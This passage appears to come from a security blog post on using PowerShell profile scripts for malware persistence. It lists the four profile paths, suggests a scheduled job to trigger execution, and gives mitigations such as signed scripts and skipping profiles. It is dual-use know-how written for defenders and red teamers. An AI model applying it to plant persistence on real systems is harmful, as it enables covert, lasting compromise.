Command Prompt - powershell
12:05 PM
9/20/2022
Right Ctrl

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\User>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

. : File C:\Users\User\Documents\WindowsPowerShell\profile.ps1 cannot be
loaded because running scripts is disabled on this system. For more
information, see about_Execution_Policies at
https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:3
+ . 'C:\Users\User\Documents\WindowsPowerShell\profile.ps1'
+   ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\User> _
```

Also there are four places you can abuse the powershell profile, depending on the privileges you have:

```
$PROFILE | select *
```


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
12:08 PM
9/20/2022
Right Ctrl

```
PS Z:\2022-09-20-malware-pers-11> $PROFILE | select *


AllUsersAllHosts       : C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
AllUsersCurrentHost    : C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShel
                         l_profile.ps1
CurrentUserAllHosts    : C:\Users\User\Documents\WindowsPowerShell\profile.ps1
CurrentUserCurrentHost : C:\Users\User\Documents\WindowsPowerShell\Microsoft.PowerShell
                         _profile.ps1
Length                 : 74



PS Z:\2022-09-20-malware-pers-11>
```

By storing arbitrary instructions in the profile script, PowerShell profiles present several chances for code execution. To avoid relying on the user to start PowerShell, you may use a scheduled job that executes PowerShell at a certain time.

mitigations

Enforce execution of only signed PowerShell scripts. Sign profiles to avoid them from being modified. Also you can avoid PowerShell profiles if not needed, for example via `-No-Profile` flag.

This persistence trick is used by Turla in the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Microsoft PowerShell profiles
MITRE ATT&CK. Event Triggered Execution: PowerShell Profile
Turla
source code on github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine